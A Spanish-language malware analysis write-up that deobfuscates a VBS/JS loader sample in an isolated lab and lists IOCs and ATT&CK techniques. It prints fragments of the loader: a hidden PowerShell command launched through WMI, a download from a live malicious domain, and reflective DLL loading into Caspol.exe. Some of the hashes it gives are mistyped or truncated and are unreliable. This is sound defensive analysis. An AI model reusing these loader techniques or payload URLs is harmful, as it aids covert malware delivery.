



Análisis de Malware – Numero 03

Eugenio Deluca – (KarasuR00T)

Fecha: 16/03/2026

Entorno (Lab VirtualBox)

[Ver detalles en Seguridad de Windows](#)

Especificaciones del dispositivo

Nombre del dispositivo	DESKTOP-T800
Procesador	AMD Ryzen 7 7700X 8-Core Processor 4.50 GHz
RAM instalada	7,86 GB
Id. del dispositivo	351DC584-C713-4C88-99D8-91D795060A57
Id. del producto	00331-10000-00001-AA048
Tipo de sistema	Sistema operativo de 64 bits, procesador x64
Lápiz y entrada táctil	La entrada táctil o manuscrita no está disponible para esta pantalla

Copiar

Cambiar el nombre de este equipo

Especificaciones de Windows


Edición	Windows 10 Pro
Versión	22H2
Se instaló el	15/3/2026
Compilación del SO	19045.3803
Experiencia	Windows Feature Experience Pack 1000.19053.1000.0

Copiar

Esta muestra que, para ser más fácil de identificar para mí, la renombre como Muestra02” – En realidad es una muestra de Malware bazaar – se la encuentra con el hash SHA256:

a488b5a66a919e96297311a9a08dcbf6be3ae5a338d8cff135db3c7a39b2fo01 – de hecho el nombre del archivo es

"a488b5a66a919e96297311a9a08dcbf6be3ae5a338d8cff135db3c7a39b2fo01.zip”



	Nombre	Fecha de modificación	Tipo	Tamaño
	MUESTRA00 - system - infected.rar	13/5/2022 08:17	Archivo WinRAR	269 KB
	MUESTRA01 - Chrome.pif_infected.zip	29/3/2023 06:01	Archivo WinRAR Z...	100 KB
	MUESTRA02 - infected.zip	15/3/2026 16:03	Archivo WinRAR Z...	7 KB
	Muestra02.vbs	15/3/2026 22:03	Archivo de secuen...	1.169 KB


Archivo: C:\Muestras\MUESTRA02.vbs

MD5: 45foa898do7b3dd41ac84834279e2250

SHA1: acc71c3d094cc2af056694200150b4012c724477

SHA256: a488b5a6a919e96297311a9a08dcbf6be3ae5a338d8cff

Al hacer click derecho – Abrir con block de notas me encuentro con un archivo ilegible:




```
Archivo Edición Formato Ver Ayuda
this.calliclinus += "[0h\]ny2[0x"j0";
this.calliclinus += "[0h\]ny2[0x"j0";
this.calliclinus += "[0h\]ny2[0x"j0";
this.calliclinus += "[0h\]ny2[0x"j0";
this.calliclinus += "[0h\]ny2[0x"j0";
this.calliclinus += "[0h\]ny2[0x"j0";
this.calliclinus += "[0h\]ny2[0x"j0";
this.calliclinus += "[0h\]ny2[0x"j0";
this.calliclinus += "[0h\]ny2[0x"j0";
this.calliclinus += "[0h\]ny2[0x"j0";
this.calliclinus += "[0h\]ny2[0x"j0";
this.calliclinus += "[0h\]ny2[0x"j0";
this.calliclinus += "[0h\]ny2[0x"j0";
this.calliclinus += "[0h\]ny2[0x"j0";
this.calliclinus += "[0h\]ny2[0x"j0";
this.calliclinus += "[0h\]ny2[0x"j0";
```

Posee 16937 Líneas en las cuales, a vista rápida todo tiene el mismo contenido raro (this.calliclinus += "[0h^E□ny2□0□"j¹⁴";)

Hace tiempo atrás en un blog había leído de algo muy similar. (Nunca guarde el link a ese artículo) pero recuerdo que mencionaba dos cosas importantes

- Podría ser que al final del archivo se encontraran comandos o líneas que hacían referencia por ejemplo a “execute” o similar. Claramente este no es mi caso.
- La otra opción es que, el código real está entre alguna de estas líneas, pero seamos sinceros, al ser muchas líneas queda oculto.

Debido a que la segunda condición considero que se cumple, decidí realizar lo siguiente en el bloc de notas. Reemplazar. Si así de sencillo. Tan fácil como Edición – Reemplazar.... – allí en buscar pongo la string que me molesta (**this.calliclinus +=** “0hε0ny4 000”j(14);) – Reemplazar por “Nada” y le doy a “Reemplazar todo”.



El resultado es lo que veremos a continuación.


```
var plugger = "2~tt-q4~tt-q7~tt-q4~tt-q6~tt-q8~tt-q7~tt-q5~tt-q7~tt-
~tt-q8~tt-q2~tt-q7~tt-q6~tt-q1~tt-q2~tt-q7~tt-q2~tt-q8~tt-q2~tt-q7~tt-
q0~tt-q2~tt-q4~tt-q6~tt-q8~tt-q7~tt-q5~tt-q6~tt-q6~tt-q6~tt-q6~tt-
tt-q4~tt-q9~tt-q6~tt-qE~tt-q7~tt-q6~tt-q6~tt-qF~tt-q6~tt-qB~tt-q6~tt-q
~tt-q6~tt-q6~tt-q1~tt-q7~tt-q4~tt-q6~tt-q5~tt-q2~tt-q0~tt-q3~tt-qD~tt-
q4~tt-q6~tt-q5~tt-q2~tt-q9~tt-q3~tt-qB~tt-q2~tt-q0~tt-q2~tt-q4~tt-q6~
# ~6~# ~0~# ~6~# ~C~# ~6~# ~C~# ~6~# ~5~# ~7~# ~3~# ~7~# ~"
```




```
var oxharrow =
```

Por ahora, lo guarde en otro archivo como “Descubierto.js” – la primera pregunta es: ¿Por qué en js si el original está en vbs? Ok bueno eso es porque sospeche como terminaba cada línea, cada una de ellas termina con “;” y un archivo VBScript no finaliza así. Además, el archivo pesa 1.169KB (bastante grande para ser de naturaleza “script”) y además en VBScript no se define como “var” una variable sino como “DIM”.

Todo está separado por  - que son caracteres extraños, intentaré realizar lo mismo que hoy para reemplazar.




El resultado que obtengo es un cambio significativo y comienza a aclararse todo.



```
var carboximidoyl = "powershell.exe -NoProfile -WindowStyle Hidden -Command \"\" + wavepacket + "\"";
carboximidoyl = carboximidoyl.split("").join("");
```

En “var plugger=” sinceramente es un Stringsmuy grande para copiarla aquí, pero puedo decirles que se Strings en realidad está en hexadecimal, puedo decirlo por el formato que tiene, por lo que se me ocurrió probar copiar ese Sting

Con Notepad++ uso la función de convertir de HEX a ASCII



Ahora pasamos de lo que veíamos con un montón de números y letras a algo un poco más “humano”.

```
var plugger = "$thuro = 'h'+ 't'+ 't'+ 'p'+ 's'+ ':'+ '/' + '/' + 'e
```

Vemos q a lo largo de este String lo separa ‘+’ por lo que volveré a hacer el mismo proceso que la vez anterior – buscar y reemplazar –

```
Archivo Edición Formato Ver Ayuda
var plugger = "$thuro = 'https://estudarebomai.com/MSI_150534.png'; $huffish = New-Ob;
Public\Downloads\','E0Q7rAQooP','js','60','0','KrImRC9EM5','0',' ',' ',' '); try {
var stupose = plugger.split("0x40ny4000"j0").join("").split("").join("").replace(/^\\s
```

Hacemos lo mismo con esta cadena ofuscada (“0x40ny4000j0”).

```
var wavepacket = "$[surveance]='' + stupose + '';$[Barnaby]=[0blyt0e][0][0]0($[surveance] -[s0p00i0t0 '0(0.0.0)0'0 | 0?{0$0_0}0 0|0 %0{0[0C]
wavepacket = wavepacket.split("").join("");

var carboximidoyl = "powershell.exe -NoProfile -WindowStyle Hidden -Command \"'\" + wavepacket + \"'\"";
carboximidoyl = carboximidoyl.split("").join("");

var cyberlearningService = "w\\i\\n\\m\\g\\m\\t\\s\\:0r\\o\\o\\t\\i\\\\c\\i\\m\\v\\2";
var cyberlearningStartup = "W\\i\\n\\3\\2\\_\\P\\i\\r\\o\\c\\e\\s\\s\\S\\i\\t\\a\\l\\r\\i\\t\\u\\p";
var cyberlearningProcess = "W\\i\\n\\3\\2\\_\\P\\i\\r\\o\\c\\e\\s\\s";

var appuy = GetObject(cyberlearningService.split("").join(""));
var podophthalmian = appuy.Get(cyberlearningStartup.split("").join("")).SpawnInstance_();

podophthalmian.ShowWindow = 0;

var amethyst = 0;
var oxharrow = appuy.Get(cyberlearningProcess.split("").join("")).Create(carboximidoyl, null, podophthalmian, amethyst);
```

```

var wavepacket = "$surveance=' + stupose + ';$Barnaby=[by]t
wavepacket = wavepacket.split("").join("");

var carboximidoyl = "powershell.exe -NoProfile -WindowStyle Hidd
carboximidoyl = carboximidoyl.split("").join("");

var cyberlearningService = "wijnmgmtts:roloot\\cilmv2";
var cyberlearningStartup = "Wijn32_PrdocesssStaartuip";
var cyberlearningProcess = "Wijn32_Prdocesss";

```

Como se ve en “var cyberlearningservice =”W[] – pareciera que es “[” pero en realidad es un carácter no imprimible al menos desde Notepad no puedo seguir remplazándolo (lo intente pero no lo conseguí).

Lo volveré a intentar con Notepad++


```

var carboximidoyl = "powershell.exe -NoProfile -WindowStyle Hidden -C
carboximidoyl = carboximidoyl.split("").join("");

var cyberlearningService = "wijnmgmtts:roloot\\cilmv2";
var cyberlearningStartup = "Wijn32_PrdocesssStaartuip";
var cyberlearningProcess = "Wijn32_Prdocesss";

```

Ahora selecciono esos caracteres y hago Ctrl + H y pongo reemplazar ese carácter especial por “nada”.




```

var plugger = "$thuro = 'https://estudarebomai.com/MSI_1505

var stupose = plugger.split("").join("").split("").join("")

var wavepacket = "$surveance='" + stupose + "';$Barnaby=[by
wavepacket = wavepacket.split("").join("");

var carboximidoyl = "powershell.exe -NoProfile -WindowStyle
carboximidoyl = carboximidoyl.split("").join("");

var cyberlearningService = "winmgmts:root\\cimv2";
var cyberlearningStartup = "Win32_ProcessStartup";
var cyberlearningProcess = "Win32_Process";

var appuy = GetObject(cyberlearningService.split("").join('
var podophthalmian = appuy.Get(cyberlearningStartup.split('

podophthalmian.ShowWindow = 0;

var amethyst = 0;
var oxharrow = appuy.Get(cyberlearningProcess.split("").joi

```



Detalles que llaman la atención:

Servicio: winmgmts:root\cimv2 – Según la documentación en MSDN - Las tareas de WMI para los procesos obtienen información como la cuenta en la que se ejecuta un proceso. Puede realizar acciones como crear procesos. Esto es relevante porque winmgmts es el nombre del Monitor de Gestión de Windows (Windows Management Instrumentation o WMI - root\cimv2 - root: Es el directorio principal de la gestión del sistema y cimv2: Es la versión estándar del modelo de información que contiene casi todo lo importante de tu PC (procesos, servicios, archivos, hardware).

En resumen, en un script tendría permiso para ver qué programas están abiertos, cerrarlos o, en este caso puntual, **crear procesos nuevos** (Win32_Process.Create) sin que el usuario se entere.

podophthalmian.ShowWindow = 0; —> Configura el nuevo proceso para que sea totalmente invisible. No aparecerá ninguna ventana. Todo sucede en segundo plano. la línea que corresponde a **var carboximidoyl = "powershell.exe -NoProfile -WindowStyle Hidden -Command ..."** Básicamente según lo que yo entiendo El script usa WMI para lanzar un comando de PowerShell -- NoProfile: Evita cargar configuraciones locales que puedan bloquear el script. **-WindowStyle Hidden:** Doble

capa de invisibilidad. (aunque pareciera redundante) – detalle importante que creo que es bueno mencionar: Aquí se usa la técnica de "Fileless", ya que el código de PowerShell está contenido dentro de una variable en la memoria RAM, no en un archivo físico. Ideal para no dejar rastros.

Las líneas **"\$thuro = 'https://estudarebomai.com/MSI_150534.png';**

Y \$huffish("Download"+"Data").Invoke(\$thuro); (que en realidad seria **\$pisidium = \$huffish.DownloadData(\$thuro);**) El malware descarga un archivo que parece ser una imagen .png. Esto se hace para evadir firewalls que suelen permitir descargas de imágenes, pero bloquean archivos ejecutables o scripts.

Al hacer **appuy = GetObject(...)**, la variable appuy ahora tiene el poder de pedirle a Windows que cree procesos, detenga servicios o lea archivos, todo usando la infraestructura oficial de Microsoft – recordar: La función GetObject recupera información para el objeto de gráficos especificado. (Aclaracion: En este caso puntual GetObject se usa para conectarse al servicio WMI del sistema operativo. Es el "puente" para ejecutar comandos con privilegios.)

\$skillest = \$resequenced.LastIndexOf(\$dioxole); if (\$introconversion -eq -1 -or \$skillest -eq -1) Esta es la técnica de Esteganografía. El malware sabe que el código maligno está "escondido" dentro de la imagen, específicamente entre los caracteres IN- y -in1. Ignora los datos de la imagen real y solo extrae lo que hay en medio.

[Array]::("Reve"+"rse").Invoke(\$parceit); (que lo podemos leer como **[Array]::Reverse.Invoke(\$parceit);**) y **[byte[]]\$brandy = [Convert]::("FromBase64"+"4String").Invoke(\$pulmotrachearia);** que lo podemos interpretar de forma de simplificar como **\$brandy = [Convert]::FromBase64String(...);**

—> Para que los antivirus no detecten el código mientras viaja por la red, el atacante lo envía al revés y codificado en Base64. Esta línea "rearma" el código real justo antes de usarlo.

Adicionalmente en el código, aparece **Caspol**

La función: **\$unatonaable.Invoke(\$null, [object[]]\$glycocholate)**. Aquí, el malware ejecuta la DLL que cargó en memoria y le pasa toda esa lista de palabras como "instrucciones".

Utiliza una técnica llamada Reflective DLL Injection. Carga el código malicioso directamente en la memoria del proceso actual (o lo inyecta en Caspol.exe). El malware nunca toca el disco duro como un archivo independiente, lo que hace que sea casi imposible de detectar por escaneos tradicionales. Esto también se debe a las siguientes dos líneas:

```
$aurantia = [AppDomain]::CurrentDomain("Lo"+"ad").Invoke($brandy);
```

```
$unatonaable = $roughening.GetMethod('Main');
```

IOCs de Red:

Dominios maliciosos - encontrado estudarebomai.com

URLs de descarga de Payloads (Disfrazados de imágenes):

- [https:// estudarebomai.com/MSI_150534.png](https://estudarebomai.com/MSI_150534.png) (Contiene la DLL maliciosa oculta).
- [https:// estudarebomai.com/img_150603.png](https://estudarebomai.com/img_150603.png) (Probablemente un segundo componente o configuración).
- [https:// estudarebomai.com/bkp](https://estudarebomai.com/bkp) (URL de respaldo o exfiltración).

IOCs de Host:

- Ruta de persistencia/trabajo: C:\Users\Public\Downloads\ (Es una ruta común porque suele tener permisos de escritura).
- Proceso legítimo inyectado: Caspol.exe (Microsoft .NET Assembly Registration Tool). El malware lo usa para camuflar su ejecución en memoria.
- Cadenas de texto únicas (Mutex/Config): EoQ7rAQooP y KrImRC9EM5. Estas parecen ser claves de cifrado o identificadores de campaña.

Técnicas TTPs (Tácticas, Técnicas y Procedimientos)

- T1047 - Windows Management Instrumentation: El uso de winmgmts para crear procesos de forma lateral o invisible.
- T1059.001 - PowerShell: Uso de comandos ofuscados, -NoProfile y -WindowStyle Hidden.
- T1027.003 - Steganography: Ocultar el ejecutable dentro de archivos .png.
- T1620 - Reflective Code Loading: Carga la DLL directamente en memoria con [AppDomain]::CurrentDomain.Load.

Análisis del flujo de ejecución:

Para que se entienda mejor cómo funciona esta "cadena", puedes incluir este esquema de lo que hace el código que pegaste:

- Capa VBS/JS: Usa WMI para ejecutar un comando de PowerShell de forma totalmente invisible (ShowWindow = 0).
- Capa PowerShell (Ofuscación): El comando está en hexadecimal o Base64. Al ejecutarse, descarga un archivo .png.
- Desofuscación: Busca los marcadores IN- y -in1, extrae el contenido,
- reemplaza caracteres (# por A), invierte la cadena (Reverse) y la convierte desde Base64.
- Ejecución "Fileless": Carga el resultado (una DLL de .NET llamada "Fiber") directamente en la memoria del sistema.
- Inyección: Busca el método Main dentro de la clase Fiber.Program y lo ejecuta, inyectándose en el proceso legítimo Caspol.exe.

En mi entorno lo ejecute y obviamente, al ser un entorno totalmente aislado y sin salida a internet (por obvias razones) al conectarse a https://estudarebomai.com/MSI_150534.png mediante el comando DownloadData. Al no haber internet, el comando falla y no prosigue.

